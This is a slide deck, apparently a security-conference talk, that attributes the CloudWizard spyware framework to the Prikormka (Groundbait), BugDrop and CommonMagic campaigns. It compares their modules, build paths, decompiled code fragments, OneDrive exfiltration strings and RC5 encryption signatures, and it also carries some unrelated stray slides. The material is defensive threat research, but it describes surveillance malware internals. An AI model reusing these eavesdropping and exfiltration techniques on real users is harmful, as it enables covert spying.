
# Иконка активности микрофона



# Модуль отключает иконку через реестр



# Использует legacy версию вебклиента Gmail



Модуль переходит по ссылке, эмулируя нажатие кнопки



The screenshot shows a Gmail warning page with the Google logo at the top. The main heading is "Do you really want to use HTML Gmail?". Below the heading, there is a message: "You're about to use a version of Gmail designed for slower connections and legacy browsers. To get all of Gmail's features, including inbox categories, images, and quick actions, please use the latest version of Gmail (recommended)." There are two buttons: a blue "Take me to latest Gmail" button and a grey "I'd like to use this version" button. A developer console overlay is visible on the right side of the page, showing the HTML source code. A red box highlights a form element in the code: `<form action="https://mail.google.com/mail/u/0/h/1spl" method="POST">` followed by `<input name="at" type="hidden" value="AF6bupMi" />`.



Скриншоты

Нажатия клавиш


Информация об ОС

Файлы с машины

Браузерные пароли

Листинги директорий

# NSIS-инсталлятор из 2020:



- 1 Создает службу WinSubSvc
- 2 Отображает сообщение «Well done!»

## Директории на машине разработчика

D:\Projects\Work\_2020\  
Soft\_Version\_4\Service

D:\Projects\Work\_2020\  
Soft\_Version\_5\Refactoring

Архитектура

# CloudWizard v4    CloudWizard v5

Шифрование  
и передача данных

Внутри основного модуля

В разных модулях

Алгоритм шифрования

RC5Simple

AES + RSA

# Operation Groundbait (ESET, PHDays 2016)

## Groundbait: Analysis of a Surveillance Toolkit

Want to visit +29

**Author: Anton Cherepanov**

Operation “Groundbait” (Russian: Prikormka) is an ongoing cybersurveillance that took place in Ukraine. The group behind this operation has been launching targeted attacks to spy on individuals with a political motive. The group is active since 2008. The talk will uncover details about the attack campaigns and provide a technical analysis of the used malicious toolkit. The speaker will share clues uncovered during his research that may point to the origin of the attackers.

# Operation BugDrop (CyberX, 2017)

## OPERATION BUGDROP: CYBERX DISCOVERS LARGE-SCALE CYBER-RECONNAISSANCE OPERATION TARGETING UKRAINIAN ORGANIZATIONS

by Phil Neray and David Atch | Feb 15, 2017 | Blog | 0 comments

CyberX has discovered a new, large-scale cyber-reconnaissance operation targeting a broad range of targets in the Ukraine. Because it eavesdrops on sensitive conversations by remotely controlling PC microphones – in order to surreptitiously “bug” its targets – and uses Dropbox to store exfiltrated data, CyberX has named it “Operation BugDrop.”



INTERESTED IN INDUSTRIAL CYBERSECURITY?


Enter your e-mail address to receive our latest blog posts via e-mail

Send Me Updates

**«... the first publicly known Ukrainian malware that is being used in targeted attacks.»**

 Известна как «Прикормка»

 Активна с 2008 года

 Цели на Украине и в зоне  
российско-украинского  
конфликта





ЛУГАНСКАЯ НАРОДНАЯ РЕСПУБЛИКА

## ЗАКОН

### Об оперативно-розыскной деятельности

Настоящий Закон определяет содержание оперативно-розыскной деятельности, осуществляемой на территории Луганской Народной Республики, и закрепляет систему гарантий законности при проведении оперативно-розыскных мероприятий.



ДОНЕЦКАЯ НАРОДНАЯ РЕСПУБЛИКА

Рабочая группа по реализации  
Комплекса мер по выполнению  
Минских соглашений

DONETSK PEOPLE'S REPUBLIC

Working Group on the  
implementation of set of measures  
on the execution of Minsk Agreements


Исх. № 173 от 04 июля 2015 г


копия:

Направляю в Ваш адрес схему демилитаризованной зоны в районе н.п. Широкино и отвода вооруженных формирований Донецкой Народной Республики в одностороннем порядке.

## Прикормка содержит натуральный БЕТАИН!!!

Наименование		ВЕС	В пачке			Цена ОПТ	
						От 1000 уе	от 300 уе
Прикормка FIN «Лещ»		0,7 кг	15	Цвет: Натураль ный	без НДС	0,75 \$	0,85 \$
				Цвет: Натураль ный + МОТЫЛЬ		0,78 \$	0,88 \$
				Цвет: Крашенна я		0,8 \$	0,9 \$
				Цвет: Крашенна я + МОТЫЛЬ		0,85 \$	0,95 \$
ЛЕТНЯЯ							





- 1 Похожая по жертвам кампания
- 2 Тоже используется модульный фреймворк
- 3 Использует Dropbox



## Prikormka PDB-path:

```
D:\My\Projects_All\2015\wallex\iomus_2.1_gz\Release\iomus.pdb
```

## BugDrop PDB-path:

```
D:\My\Projects_All\2015\wallex\iomus_2.1_gz\Release\iomus.pdb
```

**malpedia**

## Examples (3)

win.prikormka [\(Back to overview\)](#)

**Prikormka** [Propose Change](#)

Actor(s): **Groundbait**

There is no description at this point.

References

<https://www.welivesecurity.com/wp-content/u...>

Yara Rules


```
► [TLP:WHITE] win_prikormka_auto   
(20190620 | autogenerated rule  
brought to you by yara-signator)
```

- Suspicious File called etwdrv.dll
- Export Name: LCrPsdNew.dll
- PE TimeStamp: 29.9.2017 11:06:41

↓

- Export Name: loadCryptPsd.dll
- PE TimeStamp: 5.1.2017 11:30:15

Detection: Win64/Prikormka.BF trojan



Community Score


776455581d2a2c5c042878b24c2603b820b1a85f  
8d03150428573979c86d3072

WinBnSvc.exe

peexe

56.00 KB  
Size

2022-05-17 05:09:37 UTC  
1 year ago



**DETECTION**   DETAILS   RELATIONS   BEHAVIOR   COMMUNITY

[Join the VT Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

**Popular threat label** ⚠️ trojan.prikormka      **Threat categories** trojan      **Family labels** prikormka

**Security vendors' analysis** ⓘ      [Do you want to automate checks?](#)

Elastic	⚠️ Malicious (moderate Confidence)	ESET-NOD32	⚠️ Win32/Prikormka.CQ
Rising	⚠️ Trojan.Prikormka!8.4741 (CLOUD)	Zillya	⚠️ Trojan.Prikormka.Win32.134

SOC FORUM 2023



# BugDrop

```

lpOutBuffer = operator new(nOutBufferSize);
if ( !DeviceIoControl(
    FileW,
    IOCTL_STORAGE_QUERY_PROPERTY,
    &InBuffer,
    0xCu,
    lpOutBuffer,
    nOutBufferSize_1,
    &BytesReturned,
    0 ) )
{
    j__free(lpOutBuffer);
    goto LABEL_5;
}
*v26 = lpOutBuffer->BusType;
SerialNumberOffset = lpOutBuffer->SerialNumberOffset;
if ( SerialNumberOffset )
{
    v9 = 0;
    v26 = 0;
    if ( *(&lpOutBuffer->Version + SerialNumberOffset) )
    {
        v10 = 0;
        do
        {
            n_32_ = *(&lpOutBuffer->Version + SerialNumberOffset + v10);
            if ( n_32_ != ' ' && isprint(n_32_) )
            {
                v12 = *(&lpOutBuffer->Version + v10 + lpOutBuffer->SerialNumberOffset);
                v13 = v26;
                v26 = (v26 + 1);
                arg_serialNumber_1[v13] = v12;
            }
            SerialNumberOffset = lpOutBuffer->SerialNumberOffset;
            v10 = ++v9;
        } while ( *(&lpOutBuffer->Version + SerialNumberOffset + v9) );
    }
}
ProductIdOffset = lpOutBuffer->ProductIdOffset;
if ( ProductIdOffset )
{
    v15 = 0;
    if ( *(&lpOutBuffer->Version + ProductIdOffset) )
    {
        v16 = 0;
    }
}

```

# CloudWizard

```

40 lpOutBuffer = new(nOutBufferSize_1);
41 if ( DeviceIoControl(
42     hDevice,
43     IOCTL_STORAGE_QUERY_PROPERTY,
44     &InBuffer,
45     0xCu,
46     lpOutBuffer,
47     nOutBufferSize,
48     &BytesReturned,
49     0 ) )
50 {
51     *a1 = lpOutBuffer->BusType;
52     SerialNumberOffset = lpOutBuffer->SerialNumberOffset;
53     if ( SerialNumberOffset )
54     {
55         v20 = 0;
56         if ( *(&lpOutBuffer->Version + SerialNumberOffset) )
57         {
58             i_1 = 0;
59             do
60             {
61                 n_32_ = *(&lpOutBuffer->Version + SerialNumberOffset + i_1);
62                 if ( n_32_ != ' ' && isprint(n_32_) )
63                 {
64                     v13 = v20++;
65                     serialNumber[v13] = *(&lpOutBuffer->Version + i_1 + lpOutBuffer->SerialNumberOffset);
66                 }
67                 SerialNumberOffset = lpOutBuffer->SerialNumberOffset;
68                 i_1 = ++v4;
69             } while ( *(&lpOutBuffer->Version + SerialNumberOffset + v4) );
70             v4 = 0;
71         }
72     }
73     ProductIdOffset = lpOutBuffer->ProductIdOffset;
74     if ( ProductIdOffset )
75     {
76         if ( *(&lpOutBuffer->Version + ProductIdOffset) )
77         {
78             v15 = 0;
79             do
80             {
81                 if ( isprint(*(&lpOutBuffer->Version + ProductIdOffset + v15)) )
82                     productID[v15] = *(&lpOutBuffer->Version + v15 + lpOutBuffer->ProductIdOffset);
83                 ProductIdOffset = lpOutBuffer->ProductIdOffset;
84                 v15 = ++v4;
85             }
86         }
87     }
88 }

```

## BugDrop

```
}
if ( v7 == 1 && sub_10001A00(v3, v18) )
{
    driveNumber_1 = getPhysicalDriveNumberFromDisk(&n_32_);
    if ( driveNumber_1 )
    {
        getMetaData(driveNumber_1, &driveType, serialNumber,
        if ( lstrlenW(serialNumber) <= 0 )
        {
            v9 = lstrlenW(undef);
            memmove_0(serialNumber, undef, 2 * v9);
        }
        if ( lstrlenW(arg_productID) <= 0 )
        {
            v10 = lstrlenW(undef);
            memmove_0(arg_productID, undef, 2 * v10);
        }
        . . . . .
    }
}
```

## CloudWizard

```
goto LABEL_22;
if ( totalNumberOfBytes >= 0x11E1A300 )
    goto LABEL_22;
driveNumber_1 = getPhysicalDriveNumberFromDisk(&pathToDrive);
if ( !driveNumber_1 )
    goto LABEL_22;
getMetaData(driveNumber_1, &driveType, serialNumber, productID);
}
if ( lstrlenW(serialNumber) <= 0 )
{
    v6 = lstrlenW(undef);
    memmove(serialNumber, undef, 2 * v6);
}
if ( lstrlenW(productID) <= 0 )
{
    v7 = lstrlenW(undef);
    memmove(productID, undef, 2 * v7);
}
```

# Приормка

# CloudWizard

```
bool __usercall isS
{
    WCHAR String[260]; // [esp+0h] [ebp-20Ch] BYREF

    memset(String, 0, sizeof(String));
    GetWindowTextW(hWnd, String, 260);
    return wcsstr(String, L"Skype") || wcsstr(String, L"Viber");
}
```

```
std_wstring::assign(&windowNames_begin, L"SKYPE");
v5 = 0;
std_wstring::assign(&viber_wstring, L"VIBER");
v5 = 1;
```


## Prikormka

## CloudWizard


```
memcpy(&Buffer[w  
wmemcpy(&Buffer[w  
FileTimeToSystemTime(&Src.ftLastWriteTime, &SystemTime);  
wsprintf(  
    Buffer_1,  
    L"(%2.2u,%2.2u.%2.2u.%2.2u)\n",
```

```
memset(a2, 0, 0x208u);  
FileTimeToSystemTime(&_WIN32_FIND_DATAW->ftLastWriteTime  
wsprintfW(  
    a2,  
    L"\t\t\t\t\t(%2.2u,%2.2u.%2.2u.%2.2u)\n",
```

# Prikormka



# CloudWizard



# 1 Схожие имена файлов

dd.mm.yy\_hh.mm.ss.<ext>

dd.mm.yyyy\_hh.mm.ss.ms.dat

# 2 С&С серверы хостятся UA-провайдерами

# 3 Схожая виктимология кампаний

```
db 'refresh_token',0
db 0
db 0
db 'uploadUrl',0
db 0
db 0

text "UTF-16LE", 'graph.microsoft.com',0

text "UTF-16LE", '/v1.0/drive/root:',0
db 0
db 0

text "UTF-16LE", 'Authorization: ',0

text "UTF-16LE", 'bearer ',0

text "UTF-16LE", ':/children?select=name,size

text "UTF-16LE", ':/content',0

text "UTF-16LE", 'api.onedrive.com',0
db 0
db 0

text "UTF-16LE", 'PUT',0
db 'replace',0
```



# Идентичный код взаимодействия с OneDrive

# Одинаковая модификация библиотеки RC5Simple:

```
#define RC5_SIMPLE_SIGNATURE "RC5SIMP" // Strong 7 bytes
```

```
// For detect 32 or 64 architecture
```

```
// In *NIX GCC this definition is present.
```

```
// In Windows is uncertain.
```

Заголовок шифротекста



# Одинаковая модификация библиотеки RC5Simple:

```
#define RC5_SIMPLE_SIGNATURE "RC5SIMP" // Strong 7 bytes
```

```
// For detect 32 or 64 architect
```

```
// In *NIX GCC this definition is present.
```

```
// In Windows is uncertain.
```

«DUREX43» в CloudWizard

# Одинаковая модификация библиотеки RC5Simple:

```
#define RC5_SIMPLE_SIGNATURE "RC5SIMP" // Strong 7 bytes
```

```
// For detect 32 or 64 architect
```

```
// In *NIX GCC this definition is present.
```

```
// In Windows is uncertain.
```

«Hwo7X8p» в CommonMagic

# Схожие ID жертв

**CloudWizard**

**CommonMagic**

03072020DD  
05082020BB

WorkObj20220729FF

